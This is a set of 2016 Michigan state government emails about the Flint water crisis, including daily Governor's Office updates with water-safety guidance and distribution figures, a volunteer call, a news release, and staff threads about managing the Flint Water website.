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
**Subject:** updates for Flint Water

**Start:** Sun 1/17/2016 9:00 AM  
**End:** Sun 1/17/2016 3:00 PM  
**Show Time As:** Free

**Recurrence:** (none)

**Organizer:** Stiffler, Michelle (DTMB)

**From:** Governor's Office <governorsoffice@govsubscriptions.michigan.gov>  
**Sent:** Friday, February 12, 2016 7:33 PM  
**To:** Stiffler, Michelle (DTMB)  
**Subject:** Friday, Feb. 12 update from the Flint Water Response Team



This daily update is being issued in order to provide the latest information regarding actions and available resources.


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#### **Flint lifts boil water advisory**

With the Feb. 9 water main break repaired and successful back-to-back bacteria tests completed, the city of Flint lifted its boil water advisory today.

Affected residents no longer need to boil their filtered water because testing did not reveal any bacteria during or after the repair of the water main break.

Previously installed water filters are still safe to use since no bacteria was found, but residents are reminded to check their water filter indicator and replace the filter cartridge, if needed. Individuals should follow the water filter manufacturer replacement instructions.



Residents should still use filtered water for drinking, food preparation, brushing teeth and pets. Unfiltered water may be used for bathing and cleaning. Pregnant women and children under 6 years of age should continue to drink only bottled water.

---

#### **Remember to flush your taps and clean your faucet's aerator**

Residents and businesses should flush their water for between two to five minutes through all taps every day. This should be done first thing in the morning after the water system has been stagnant for several hours.

To prolong the life of their filter, this daily flushing should be done with the filter turned in the off position. Once the system has been flushed for two to five minutes, the filter should be turned back on for all cooking and drinking.



Residents are also reminded to clean the aerator on every household faucet every week.

---

#### Governor Snyder answers questions from Flint residents

Governor Snyder answered Flint residents' questions about the water emergency during a tele-town hall yesterday afternoon. If you have a question, please visit [www.mi.gov/FlintWater](http://www.mi.gov/FlintWater) or call the Governor's office at 517-335-7858. [Click here to listen to the full telephone conversation.](#)

---

Flint families need critical clean water resources. Since January 9, the state has distributed:

- 303,720 cases of bottled water
  - 104,861 water filters
  - 211,721 replacement cartridges
  - 35,998 water testing kits
- 

#### REMINDERS

- For Flint water assistance: Dial United Way 211 or visit [www.mi.gov/FlintWater](http://www.mi.gov/FlintWater)
- To donate or volunteer: visit [www.HelpForFlint.com](http://www.HelpForFlint.com)
- Residents should install filters to their taps to ensure they have immediate and ongoing access to safe water. Only run cold water through the water filter and use filtered water for drinking and cooking.
- Monitor the cartridge on the filter and replace as needed.

#### WATER RESOURCE LOCATIONS

These sites are open seven days a week from 9 a.m. to 9 p.m. with the following resources:

- Bottled water
- Water filters
- Replacement cartridges for water filters
- Water testing kits pick-up
- Drop-off location for water testing kits

Fire Station #1  
310 East 5th St.  
Flint, MI 48502

Fire Station #3  
1525 Martin Luther King Ave.  
Flint, MI 48503

Fire Station #5  
3402 Western Rd.  
Flint, MI 48506

Fire Station #6  
716 West Pierson Rd.  
Flint, MI 48505


Fire Station #8  
202 East Atherton Rd

Flint, MI 48507

We will continue to work to improve the water situation in Flint. Community members and local officials are working together to make sure we hear and respond to concerns. Governor Snyder will continue to keep you updated on the latest news and information. **If you don't find the resources you need by dialing United Way 211 please call the Governor's office directly at 517-335-7858.**

---

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---

**From:** Governor's Office <governorsoffice@govsubscriptions.michigan.gov>  
**Sent:** Saturday, February 13, 2016 4:16 PM  
**To:** Stiffler, Michelle (DTMB)  
**Subject:** Saturday, Feb. 13 update from the Flint Water Response Team



This daily update is being issued in order to provide the latest information regarding actions and available resources.

---

**Lt. Governor Calley: It's important for Flint residents to test their water**

It is critically important that we have every single home in Flint tested. Each home is unique-- each home has a unique service line, unique plumbing, and unique fixtures. We need the water testing information to ensure the family has safe drinking water.

To date, 8,952 homes have been tested.

82% of homes under 5 ppb

93% of homes under 15 ppb

7% of homes over 15 ppb

You can pick up a water testing kit from one of the Flint fire stations, and then you can return your test to a Flint fire station. If you need assistance, please visit [www.mi.gov/FlintWater](http://www.mi.gov/FlintWater) or call United Way 2-1-1.



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How to help your water

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Flint families need critical clean water resources. Since January 9, the state has distributed:

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
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
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**From:** Governor's Office <governorsoffice@govsubscriptions.michigan.gov>  
**Sent:** Tuesday, February 16, 2016 5:28 PM  
**To:** Stiffler, Michelle (DTMB)  
**Subject:** VIDEO: Volunteering in Flint



## VIDEO: How volunteers are helping Flint



Volunteers at the Food Bank of Eastern Michigan are working hard to collect donations in order to help the families of Flint. Last Thursday, Governor Snyder visited with the many dedicated volunteers and helped sort cans of food.


Good nutrition is critically important for Flint's children. Foods that are high in calcium, vitamin C, and iron can help limit the effects of lead exposure. To donate or volunteer at the Food Bank of Eastern Michigan, visit [www.fbem.org](http://www.fbem.org).

[Click here to watch the video and learn more about how the Food Bank of Eastern Michigan is helping Flint's families.](#)




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Click here to watch the video.

## LISTEN IN: Governor Snyder's tele-town hall with Flint residents



Governor Snyder hosted his third town hall with Flint residents on Thursday, Feb. 11, answering their questions directly. [Click here to listen to the call.](#)

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**From:** State of Michigan <MISOM@govsubscriptions.michigan.gov>  
**Sent:** Thursday, January 14, 2016 5:30 PM  
**To:** Stiffler, Michelle (DTMB)  
**Subject:** Volunteer Opportunity in Flint



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Michigan State Employees banner image

The State Emergency Operations Center (SEOC) is coordinating a response to the ongoing health and safety issues in the city of Flint's drinking water. Teams from the Michigan State Police, Genesee County Sheriff's Department, Michigan Department of Health and Human Services, and volunteer organizations have been delivering bottled water, water filters, replacement cartridges and water testing kits at homes in the city of Flint since Tuesday.

To help with this critical work, the SEOC is looking for volunteers to expand this effort and continue this distribution during the upcoming holiday weekend. Teams are being assembled for shifts on Saturday, January 16; Sunday, January 17; and Monday, January 18, 2016. If you are interested in volunteering your time for this critical work, please complete the information in one of the attached surveys (depending on which day you are volunteering).

To volunteer on Saturday, January 16, <https://www.surveymonkey.com/r/28NVJBL>

To volunteer on Sunday, January 17, <https://www.surveymonkey.com/r/26NMJJK>

To volunteer on Monday, January 18, <https://www.surveymonkey.com/r/26P7P5G>

Volunteers will begin their assignment at the Local Emergency Operations Center located in the Genesee County Administration Building located at 1101 Beach St, Flint at 9 a.m. and end by 4 p.m. Parking is available at the corner of Beach Street and 8th Street. Lunch will be provided. This is strictly a volunteer effort, as all three days will be unpaid. Volunteers are responsible for their own transportation; mileage reimbursement for personal vehicles is not authorized. Volunteers should dress for working outdoors and wear foot attire appropriate for walking.

This opportunity is for state employees and their immediate family members 16 years of age or older only, others looking to assist should volunteer through the American Red Cross in Flint. The volunteer coordination center for the Red Cross is located at 1401 S. Grand Traverse, Flint, MI. They are open from 9 a.m. to 7 p.m.

For more information on the state's response efforts, visit [www.michigan.gov/flintwater](http://www.michigan.gov/flintwater).

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**From:** Hawks, Trevor (MSP)  
**Sent:** Friday, January 15, 2016 9:59 AM  
**To:** Stiffler, Michelle (DTMB); Shaw, Eric (DEQ)  
**Subject:** RE: looking for Flint Water graphics  
**Attachments:** branding.zip; FlintWaterWebBranding.ai

Hi Michelle, the graphics for the "Water Repsonse Team" logos are in the branding package -- Vector PDF and PNG.

The other graphics are found in the Ai file

---

**From:** Stiffler, Michelle (DTMB)  
**Sent:** Friday, January 15, 2016 9:38 AM  
**To:** Hawks, Trevor (MSP); Shaw, Eric (DEQ)  
**Subject:** looking for Flint Water graphics

Do either of you have the PSD's or whatnot for the graphics on the Flint Water site?

Thanks,

Michelle Stiffler  
Michigan.gov Support  
Center for Shared Solutions, DTMB  
State of Michigan  
517-335-5145

# FLINT WATER RESPONSE TEAM

[www.michigan.gov/flintwater](http://www.michigan.gov/flintwater)

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
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# FLINT WATER RESPONSE TEAM

.....  
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# **WATER RESOURCE SITE**



**TAKING**

**ACTION**

**ON FLINT WATER**

[www.mi.gov/FlintWater](http://www.mi.gov/FlintWater)

**FOR IMMEDIATE ASSISTANCE**

**DIAL 2-1-1**



# WATER RESOURCE SITE





**TAKING**

**ACTION**

**ON FLINT WATER**

[www.mi.gov/FlintWater](http://www.mi.gov/FlintWater)

Message

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**From:** Moon, Jason (LARA) [/O=EXCHANGELABS/OU=EXCHANGE ADMINISTRATIVE GROUP (FYDIBOHF23SPDLT)/CN=RECIPIENTS/CN=6A5F6B0E706F4A5B99F36826CA1E7446-MOON JASON]  
**Sent:** 1/15/2016 1:05:45 PM  
**To:** Estill, John (DTMB) [/o=ExchangeLabs/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=73b9379347a54c2fb6c25c6545b324c7-Estill John]  
**CC:** Lisabeth, Nicole (MSP) [/o=ExchangeLabs/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=d40fae5ebf4c486ba0af0520c4c7b2bb-Lisabeth Nicole]; Thompson, John (DTMB) [/o=ExchangeLabs/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=bbfd8a6d97334e1f926eab16ed6b96d9-Thompson John]; Stiffler, Michelle (DTMB) [/o=ExchangeLabs/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=7366b0178b484c1fb232a4f2033077bb-Stiffler Michelle]  
**Subject:** RE: Flint Water website

We're good -thanks

Jason Moon

Communications Director

Dept. of Licensing and Regulatory Affairs

517-373-9280

[moonj@michigan.gov](mailto:moonj@michigan.gov)

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**From:** Estill, John (DTMB)  
**Sent:** Friday, January 15, 2016 1:02 PM  
**To:** Moon, Jason (LARA) <[moonj@michigan.gov](mailto:moonj@michigan.gov)>  
**Cc:** Lisabeth, Nicole (MSP) <[LisabethN@michigan.gov](mailto:LisabethN@michigan.gov)>; Thompson, John (DTMB) <[thompsonj@michigan.gov](mailto:thompsonj@michigan.gov)>; Stiffler, Michelle (DTMB) <[StifflerM@michigan.gov](mailto:StifflerM@michigan.gov)>  
**Subject:** Re: Flint Water website

I'm teaching today and am about to back into class. I'll have to hand you to my coworkers.

John/Michelle

---

**From:** Moon, Jason (LARA)  
**Sent:** Friday, January 15, 2016 11:27:49 AM  
**To:** Estill, John (DTMB)  
**Cc:** Lisabeth, Nicole (MSP)  
**Subject:** Flint Water website

John, I'm working with Nicole Lisabeth in the JIC can you please call my cell [REDACTED] regarding changes to the flint water website. thanks

Jason Moon

Communications Director

Dept. of Licensing and Regulatory Affairs

517-373-9280

[moonj@michigan.gov](mailto:moonj@michigan.gov)

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---

**From:** Christman, Christie (MSP)  
**Sent:** Friday, January 15, 2016 2:50 PM  
**To:** Stiffler, Michelle (DTMB);Hawks, Trevor (MSP)  
**Subject:** RE: Flint Water

Thank you

Christie Christman  
Multimedia Representative  
Public Affairs Section  
Office of the Director  
Michigan State Police  
Office: 517-241-0973

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We're on social media! Find all the ways you can connect with us at [www.mi.gov/mspconnect](http://www.mi.gov/mspconnect).

---

**From:** Stiffler, Michelle (DTMB)  
**Sent:** Friday, January 15, 2016 2:32 PM  
**To:** Hawks, Trevor (MSP)  
**Cc:** Christman, Christie (MSP)  
**Subject:** RE: Flint Water

Trevor, sorry I didn't see this yesterday but I confirmed Christie is in the Flint Water admin group.

Michelle Stiffler  
Michigan.gov Support  
DTMB

---

**From:** Hawks, Trevor (MSP)  
**Sent:** Thursday, January 14, 2016 4:50 PM  
**To:** Stiffler, Michelle (DTMB) <[StifflerM@michigan.gov](mailto:StifflerM@michigan.gov)>  
**Cc:** Christman, Christie (MSP) <[ChristmanC@michigan.gov](mailto:ChristmanC@michigan.gov)>  
**Subject:** Flint Water

Hi Michelle, Is it possible to have Christie Christman added as a web admin for the Flint Water website? I believe John Estill had to add me as a DEQ admin.

Thanks

Trevor Hawks  
Graphic Arts Designer  
Emergency Management and Homeland Security Michigan State Police

4000 Collins Road  
Lansing, MI 48910  
TX: 517-333-5037

“A PROUD tradition of SERVICE through EXCELLENCE, INTEGRITY, and COURTESY”

---

**From:** Hawks, Trevor (MSP)  
**Sent:** Friday, January 15, 2016 3:22 PM  
**To:** Stiffler, Michelle (DTMB)  
**Subject:** RE: Flint Water

Very nice. Thanks!

---

**From:** Stiffler, Michelle (DTMB)  
**Sent:** Friday, January 15, 2016 3:18 PM  
**To:** Hawks, Trevor (MSP)  
**Subject:** RE: Flint Water

Attached is a recent mockup that is currently being reviewed.

Michelle Stiffler  
Michigan.gov Support  
DTMB

---

**From:** Hawks, Trevor (MSP)  
**Sent:** Friday, January 15, 2016 2:47 PM  
**To:** Stiffler, Michelle (DTMB) <[StifflerM@michigan.gov](mailto:StifflerM@michigan.gov)>  
**Subject:** RE: Flint Water

No problem Michelle. Thanks! How did the redesign mockup go?

---

**From:** Stiffler, Michelle (DTMB)  
**Sent:** Friday, January 15, 2016 2:32 PM  
**To:** Hawks, Trevor (MSP)  
**Cc:** Christman, Christie (MSP)  
**Subject:** RE: Flint Water

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Michelle Stiffler  
Michigan.gov Support  
DTMB

---

**From:** Hawks, Trevor (MSP)  
**Sent:** Thursday, January 14, 2016 4:50 PM  
**To:** Stiffler, Michelle (DTMB) <[StifflerM@michigan.gov](mailto:StifflerM@michigan.gov)>  
**Cc:** Christman, Christie (MSP) <[ChristmanC@michigan.gov](mailto:ChristmanC@michigan.gov)>  
**Subject:** Flint Water

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
---

**From:** Christman, Christie (MSP)  
**Sent:** Friday, January 15, 2016 3:23 PM  
**To:** Stiffler, Michelle (DTMB)  
**Cc:** Thompson, John (DTMB); Estill, John (DTMB)  
**Subject:** RE: Flint Water

As far as I know he should be in. I'm just supposed to be added as another backup. Thank you

Christie Christman  
Multimedia Representative  
Public Affairs Section  
Office of the Director  
Michigan State Police  
Office: 517-241-0973

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---

**From:** Stiffler, Michelle (DTMB)  
**Sent:** Friday, January 15, 2016 3:21 PM  
**To:** Christman, Christie (MSP)  
**Cc:** Thompson, John (DTMB); Estill, John (DTMB)  
**Subject:** RE: Flint Water

Christie, Trevor Hawks has been removed from the Flint Water admin group and is asking to be added back in. Are you aware of any problems or any reason he should not be in the Flint Water Admin group? Apparently DHHS staff are asking him to post something...

Please advise.

Thanks,

Michelle Stiffler  
Michigan.gov Support  
DTMB

---

**From:** Christman, Christie (MSP)  
**Sent:** Friday, January 15, 2016 2:50 PM  
**To:** Stiffler, Michelle (DTMB) <[StifflerM@michigan.gov](mailto:StifflerM@michigan.gov)>; Hawks, Trevor (MSP) <[HawksT@michigan.gov](mailto:HawksT@michigan.gov)>  
**Subject:** RE: Flint Water

Thank you

Christie Christman  
Multimedia Representative

Public Affairs Section  
Office of the Director  
Michigan State Police  
Office: 517-241-0973

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**From:** Stiffler, Michelle (DTMB)  
**Sent:** Friday, January 15, 2016 2:32 PM  
**To:** Hawks, Trevor (MSP)  
**Cc:** Christman, Christie (MSP)  
**Subject:** RE: Flint Water

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Michelle Stiffler  
Michigan.gov Support  
DTMB

---

**From:** Hawks, Trevor (MSP)  
**Sent:** Thursday, January 14, 2016 4:50 PM  
**To:** Stiffler, Michelle (DTMB) <[StifflerM@michigan.gov](mailto:StifflerM@michigan.gov)>  
**Cc:** Christman, Christie (MSP) <[ChristmanC@michigan.gov](mailto:ChristmanC@michigan.gov)>  
**Subject:** Flint Water

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Lansing, MI 48910  
TX: 517-333-5037

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---

**From:** Hawks, Trevor (MSP)  
**Sent:** Friday, January 15, 2016 3:28 PM  
**To:** Stiffler, Michelle (DTMB); Estill, John (DTMB)  
**Cc:** Thompson, John (DTMB); Christman, Christie (MSP)  
**Subject:** RE: Flint Water

Thank you!

---

**From:** Stiffler, Michelle (DTMB)  
**Sent:** Friday, January 15, 2016 3:25 PM  
**To:** Hawks, Trevor (MSP); Estill, John (DTMB)  
**Cc:** Thompson, John (DTMB); Christman, Christie (MSP)  
**Subject:** RE: Flint Water

Trevor, you're back in the Flint Water Admin group.

Thanks,

Michelle Stiffler  
Michigan.gov Support  
DTMB

---

**From:** Hawks, Trevor (MSP)  
**Sent:** Friday, January 15, 2016 3:17 PM  
**To:** Stiffler, Michelle (DTMB) <[StifflerM@michigan.gov](mailto:StifflerM@michigan.gov)>; Estill, John (DTMB) <[EstillJ@michigan.gov](mailto:EstillJ@michigan.gov)>  
**Subject:** RE: Flint Water

Hi Michelle and John, It looks like my admin rights have been stripped from the Flint Water site, any chance I can get those back? MDHHS is asking me to post some information.

Thanks  
tjh

---

**From:** Stiffler, Michelle (DTMB)  
**Sent:** Friday, January 15, 2016 2:32 PM  
**To:** Hawks, Trevor (MSP)  
**Cc:** Christman, Christie (MSP)  
**Subject:** RE: Flint Water

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Michigan.gov Support  
DTMB

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**From:** Hawks, Trevor (MSP)  
**Sent:** Thursday, January 14, 2016 4:50 PM  
**To:** Stiffler, Michelle (DTMB) <[StifflerM@michigan.gov](mailto:StifflerM@michigan.gov)>  
**Cc:** Christman, Christie (MSP) <[ChristmanC@michigan.gov](mailto:ChristmanC@michigan.gov)>  
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---

**From:** emichigan  
**Sent:** Saturday, January 16, 2016 11:19 AM  
**To:** Stiffler, Michelle (DTMB)  
**Subject:** FW: NEWS RELEASE: Response Efforts Increased to Distribute Water Resources to Flint Residents  
**Attachments:** News Release 5 - Response Efforts Increased to Distribute Water Resources to Flint Residents - 2016.01.15.pdf; Water response team\_credential.jpg

Sent from my Windows Phone

---

**From:** Medrano, Sierra (MSP)  
**Sent:** 1/16/2016 11:07 AM  
**To:** emichigan  
**Subject:** FW: NEWS RELEASE: Response Efforts Increased to Distribute Water Resources to Flint Residents

Hi Michelle,

Can you please post the attached news release on the [www.michigan.gov/flintwater](http://www.michigan.gov/flintwater) website?

Thank you!

-Sierra

---

**From:** JICNews  
**Sent:** Friday, January 15, 2016 10:53 PM  
**To:** Medrano, Sierra (MSP)  
**Subject:** FW: NEWS RELEASE: Response Efforts Increased to Distribute Water Resources to Flint Residents

Sierra,

Let's get this out on Twitter Saturday morning Trevor will be posted on website.

I'd like to promote some of the activity numbers and the credentialing badge, too.

-Nicole

---

**From:** JICNews  
**Sent:** Friday, January 15, 2016 10:50 PM  
**To:** JICNews  
**Subject:** NEWS RELEASE: Response Efforts Increased to Distribute Water Resources to Flint Residents

**Response Efforts Increased to Distribute Water Resources to Flint Residents**  
*Thousands of water resources have been distributed due to collaborative effort*

**FOR IMMEDIATE RELEASE**  
**January 15, 2016**  
**Release #: 5**

**For more information contact: Joint Information Center: 888-EMD-TODAY (888-363-8632)**

LANSING, Mich. – Beginning on Saturday, January 16, water distribution efforts will expand with more than 20 water response teams going door to door to distribute safe water resources to the homes of Flint residents. These teams will consist of state personnel and American Red Cross volunteers, including approximately 250 State of Michigan employees and their family members who will volunteer Saturday through Monday.

Since January 12, the water resource teams have provided nearly 7,500 Flint homes with bottled water, filters, replacement cartridges and water testing kits.

All members of the water response teams will be wearing official credentialed badges with a State of Michigan seal hologram so they can be easily identified.

“With more teams going door to door, we are confident we will double our efforts to ensure residents receive these much needed resources as soon as possible,” said Capt. Chris Kelenske, Deputy State Director of Emergency Management and Homeland Security and commander of the Michigan State Police Emergency Management and Homeland Security Division.

Since January 9, the following resources have been distributed to residents, both at the water resource sites and by the water response teams:

- More than 18,500 cases of water
- Nearly 46,000 filters
- More than 3,200 water testing kits

In addition to donated supplies, the State of Michigan has purchased the following resources, since January 5, which will continue to be delivered to Flint over the coming days:

- Nearly 45,000 cases of water
- Nearly 79,000 filters
- Nearly 19,000 water testing kits

Flint residents can continue to visit the water resource sites to receive free bottled water, filters, replacement cartridges and water testing kits. The sites are open daily from 9 a.m. to 9 p.m. and are located at:

Fire Station #1  
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Flint, MI 48502

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Fire Station #8  
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
The state of Michigan continues to coordinate response efforts in partnership with the city of Flint, Genesee County and local community organizations.

Additional information is available at [www.michigan.gov/flintwater](http://www.michigan.gov/flintwater) or by calling 211.

**# # #**

**Editor's Note: Photo attached of official water response team badges**

**NOTE: ALL MEDIA INQUIRIES ARE BEING HANDLED BY THE JOINT INFORMATION CENTER AT 888-EMD-TODAY (888-363-8632) or [JICNews@michigan.gov](mailto:JICNews@michigan.gov).**



## STATE OF MICHIGAN JOINT INFORMATION CENTER

### NEWS RELEASE

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# FLINT WATER RESPONSE TEAM

[www.michigan.gov/flintwater](http://www.michigan.gov/flintwater)



---

**From:** emichigan  
**Sent:** Saturday, January 16, 2016 11:22 AM  
**To:** Stiffler, Michelle (DTMB)  
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-Sierra

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
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### NEWS RELEASE

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# FLINT WATER RESPONSE TEAM

[www.michigan.gov/flintwater](http://www.michigan.gov/flintwater)



---

**From:** Hawks, Trevor (MSP)  
**Sent:** Monday, January 18, 2016 7:58 AM  
**To:** Stiffler, Michelle (DTMB)  
**Cc:** emichigan  
**Subject:** RE: Flint Water

Sounds good. Will do.

---

**From:** Stiffler, Michelle (DTMB)  
**Sent:** Sunday, January 17, 2016 10:11 PM  
**To:** Hawks, Trevor (MSP)  
**Cc:** emichigan  
**Subject:** RE: Flint Water

Trevor,

For now, please use a significantly smaller version of that image for the content by updating the one that is already uploaded, then upload another full-size copy for associating at the bottom of the page.

The system is not set up to accommodate images that large within the content, so we'll have to look at how Chrome handles it and fix for IE and Firefox.

Thanks,

Michelle Stiffler  
Michigan.gov Support  
DTMB

---

**From:** Hawks, Trevor (MSP)  
**Sent:** Sunday, January 17, 2016 7:43 PM  
**To:** Stiffler, Michelle (DTMB) <[StifflerM@michigan.gov](mailto:StifflerM@michigan.gov)>  
**Subject:** Flint Water

The new site looks very nice Michelle, thank you! What a difference in functionality.

I am having a quirk though, on the press releases the first associated image is only showing up in chrome and safari. It's absent in firefox and IE. Anything that I'm doing?

<http://www.michigan.gov/flintwater/0,6092,7-345--373757--,00.html>

Trevor Hawks  
Graphic Arts Designer  
Emergency Management and Homeland Security Michigan State Police  
4000 Collins Road  
Lansing, MI 48910

TX: 517-333-5037

“A PROUD tradition of SERVICE through EXCELLENCE, INTEGRITY, and COURTESY”

---

**From:** Paciorek, Josh (GOV)  
**Sent:** Thursday, January 21, 2016 10:01 AM  
**To:** Stiffler, Michelle (DTMB)  
**Cc:** Estill, John (DTMB)  
**Subject:** RE: Wednesday Jan. 20 update from the Flint Water Response Team

Thanks, Michelle!

---

**From:** Stiffler, Michelle (DTMB)  
**Sent:** Thursday, January 21, 2016 9:58 AM  
**To:** Paciorek, Josh (GOV) <Paciorekj@michigan.gov>  
**Cc:** Estill, John (DTMB) <EstillJ@michigan.gov>  
**Subject:** FW: Wednesday Jan. 20 update from the Flint Water Response Team

Josh,

The embedded link in the update below, 'www.mi.gov/FlintWater', is still pointing to the former DEQ page. The link in the GovDelivery template needs to be updated.

Let us know if you have any questions.

Michelle Stiffler  
Michigan.gov Support  
DTMB

---

**From:** stiffler165 [<mailto:stiffler165@gmail.com>]  
**Sent:** Wednesday, January 20, 2016 5:41 PM  
**To:** Stiffler, Michelle (DTMB) <[StifflerM@michigan.gov](mailto:StifflerM@michigan.gov)>  
**Subject:** FW: Wednesday Jan. 20 update from the Flint Water Response Team

---

**From:** [Governor's Office](#)  
**Sent:** 1/20/2016 4:54 PM  
**To:** [stiffler165@gmail.com](mailto:stiffler165@gmail.com)  
**Subject:** Wednesday Jan. 20 update from the Flint Water Response Team



Right-click here to download pictures. To help protect your privacy, Outlook prevented automatic download of this picture from the Internet.  
January 20 update

This daily update is being issued in order to provide the latest information regarding actions and available resources.

Yesterday, Governor Snyder delivered the State of the State address, in which he focused on Flint, a proud city in which residents are unable to drink the water that comes into their homes. Governor Snyder acknowledged that this is unacceptable and stated that this is a problem that we will fix, and fix quickly.

The Governor announced a new \$28 million state supplemental spending bill that will fund additional bottled water, faucet filters and lead-testing kits for Flint households. The first step will also provide wraparound services, such as diagnostic testing, nurse visits and environmental assessments, as well as access to child and adolescent health centers.

Today, Governor Snyder is meeting with legislators and urging them to take immediate action on his Flint recovery plan.

This will not be the last budget request for Flint. Additional resources will be needed and asked for in the FY 2017 budget presentation.

A new website was also announced where you can sign up to volunteer in Flint: [www.HelpForFlint.com](http://www.HelpForFlint.com). This site also has information on how to donate to the organizations working to get clean water resources to residents and who are focused on the long-term impacts on Flint's children.

In addition, Gov. Snyder has submitted an appeal to President Obama after the President denied a major disaster declaration-- a move that could potentially bring additional and much-needed resources to help the people of Flint.

#### REMINDERS

